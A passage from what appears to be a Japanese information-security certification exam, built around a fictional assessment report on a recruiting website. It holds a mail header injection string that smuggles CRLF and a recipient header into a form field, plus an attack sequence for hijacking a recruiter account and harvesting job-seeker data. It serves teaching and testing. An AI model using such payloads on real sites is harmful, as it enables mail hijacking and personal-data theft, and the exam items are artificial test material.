この脆弱性は，メール(あ)について検出された。なお，メール(い)では，この脆弱性は検出されなかった。

(1) 脆弱性の内容

図 B の手順で操作を行ったところ，メール(あ)が abc@example.com だけに送信され，本来の宛先である変更前のメールアドレスには送信されなかった。abc@example.com に送信されたメール(あ)の内容を表 C に示す。

手順 1：画面 09 の会社名に図 C の検査文字列を入力して変更ボタンをクリックする。
手順 2：画面 11 で OK ボタンをクリックする。
手順 3：画面 03 でプロパティ変更ボタンをクリックして，再度，画面 09 を表示する。
手順 4：画面 09 でメールアドレスに xyz@example.com を入力して変更ボタンをクリックする。

図 B　メールヘッダーインジェクション脆弱性を検出した手順

図 4　診断報告書（続き）

●●株式会社%0D%0ATo:abc@example.com%0D%0A%0D%0A

図C　メールヘッダーインジェクションの検査文字列

表C　メール(あ)の内容

位置	内容
メール(あ)のヘッダー部の末尾	Subject: ●●株式会社 To:abc@example.com
メール(あ)のボディ部の冒頭	様のメールアドレス変更のお知らせ To: 〈本来の宛先〉[1]

注[1] 〈本来の宛先〉には，変更前のメールアドレスが入っていた。

攻撃者がこの脆弱性を悪用するには，求人企業として M サイトにログインする必要がある。求人企業としての登録には審査が必要であり，この脆弱性だけを利用して攻撃が行われるおそれは小さい。

(2) 脆弱性の修正方法
（省略）

2.2.3 HTTP ヘッダーの不備

(1) 脆弱性の内容

表 D の HTTP ヘッダーは，出力するよう推奨されているが，いずれの画面遷移の HTTP レスポンスにおいても出力されなかった。

表D　出力されなかった HTTP ヘッダー

HTTP ヘッダー名	設定した場合の主な効果
Content-Security-Policy	Web ブラウザが実行可能なスクリプトの有効なソースとなるドメインを，M サイトで必要なものだけに限定することができる。
Strict-Transport-Security	e
X-Content-Type-Options	f

これらの HTTP ヘッダーを設定することで他の脆弱性による被害を軽減することができる。

(2) 脆弱性の修正方法
（省略）

図4　診断報告書（続き）

3章　プラットフォームの診断結果

3.1　検出した脆弱性の概要

検出した脆弱性は，表Eのとおりである。

表E　検出したプラットフォームの脆弱性の一覧

項番	重要度	脆弱性の種類
1	（省略）	TLS 1.1 が利用可能
2	（省略）	HTTP サーバのバージョンの露出

3.2　検出した脆弱性の説明

3.2.1 TLS 1.1 が利用可能

（省略）

3.2.2 HTTP サーバのバージョンの露出

HTTP レスポンスのヘッダーに，HTTP サーバのバージョンが出力されている。

（省略）

4章　総合評価

4.1　想定される攻撃と被害

攻撃者が，セッションフィクセーション脆弱性を悪用するだけでも求職者属性情報を窃取することができるが，図 D の順序で攻撃をした場合，不審なメールが求人企業に届かないので，攻撃に気付かれることなく，WebAPI を悪用して，より多くの求職者属性情報を窃取することができる。

(1) 図Aの手順で，Mサイトに不正にログインする。ただし，図Aの手順1で入手するメールアドレスは，WebAPI の利用権限をもつ求人企業のものである。
(2) g
(3) 画面 09 で，メールアドレスに攻撃者のメールアドレスを入力して，変更ボタンをクリックする。
(4) 別の端末から，画面 01 で PW 再設定ボタンをクリックし，(1)で不正にログインした利用者 ID に対する一連のパスワード再設定処理を行う。
(5) 再設定後のパスワードでログインする。
(6) h
(7) WebAPI の機能を利用して，多数の求職者属性情報を窃取する。

図D　より多くの求職者属性情報の窃取につながる攻撃

（省略）

図4　診断報告書（続き）

5章　参考意見

本章は，弊社の知見に基づく参考意見である。

5.1　Mサイトの仕様についての意見

今回の診断の過程で，M サイトの仕様の一部を把握することができた。弊社が把握できた範囲内でも，M サイトの仕様には幾つかの問題点があり，表 A と表 E の脆弱性を修正したとしても，インターネットからの攻撃によって被害が発生するおそれがある。

5.1.1 WebAPI の仕様の改善

WebAPI に関して，仕様の改善の方針案と改善すべき理由を表 F に示す。改善によって，攻撃による被害を未然に防止すること，又は被害を軽減することができる。

表 F　WebAPI の仕様の改善の方針案

項番	仕様の改善の方針案	改善すべき理由
1	i	j
⋮	⋮	⋮

5.1.2 Web アプリケーションプログラムの求職者向け機能の仕様の改善

（省略）

5.1.3 Web アプリケーションプログラムの求人企業向け機能の仕様の改善

Web アプリケーションプログラムの求人企業向け機能に関して，仕様の改善の方針案と改善すべき理由を表 G に示す。改善によって，攻撃による被害を未然に防止すること，又は被害を軽減することができる。

表 G　Web アプリケーションプログラムの求人企業向け機能の仕様の改善の方針案

項番	仕様の改善の方針案	改善すべき理由
1	k	ℓ
⋮	⋮	⋮

（省略）

図 4　診断報告書（続き）

B 社は，M 社に診断報告書を提出し，セキュリティ診断を完了した。

設問1　図4中の2章について答えよ。

(1)　表A中及び2.2.1(2)中の［　a　］に入れる適切な記号を，図3中の画面遷移の記号(ア)～(ナ)から選び，答えよ。

(2)　図A中の［　b　］に入れる適切なURLを，表1から選び答えよ。

(3)　図A中の［　c　］に入れる適切な操作を答えよ。

(4)　2.2.1(2)中の［　d　］に入れる適切な修正方法を具体的に答えよ。

(5)　表D中の［　e　］，［　f　］に入れる適切な効果を答えよ。

設問2　図4中の4章にある図D中の［　g　］，［　h　］に入れる攻撃手順を答えよ。

設問3　あなたがこの診断を担当したとして，図4中の5章の表F中の［　i　］，［　j　］及び表G中の［　k　］，［　ℓ　］に記述する内容を答えよ。なお，複数の改善の方針案がある場合は，被害を防ぐ効果が最も高いものを答えよ。

6. 退室可能時間中に退室する場合は，手を挙げて監督員に合図し，答案用紙が回収されてから静かに退室してください。

退室可能時間	13:10 ～ 14:50

7. 問題に関する質問にはお答えできません。文意どおり解釈してください。
8. 問題冊子の余白などは，適宜利用して構いません。ただし，問題冊子を切り離して利用することはできません。
9. 試験時間中，机上に置けるものは，次のものに限ります。

   なお，会場での貸出しは行っていません。

   受験票，黒鉛筆及びシャープペンシル（B 又は HB），鉛筆削り，消しゴム，定規，時計（時計型ウェアラブル端末は除く。アラームなど時計以外の機能は使用不可），ハンカチ，ポケットティッシュ，目薬

   これら以外は机上に置けません。使用もできません。
10. 試験終了後，この問題冊子は持ち帰ることができます。
11. 答案用紙は，いかなる場合でも提出してください。回収時に提出しない場合は，採点されません。
12. 試験時間中にトイレへ行きたくなったり，気分が悪くなったりした場合は，手を挙げて監督員に合図してください。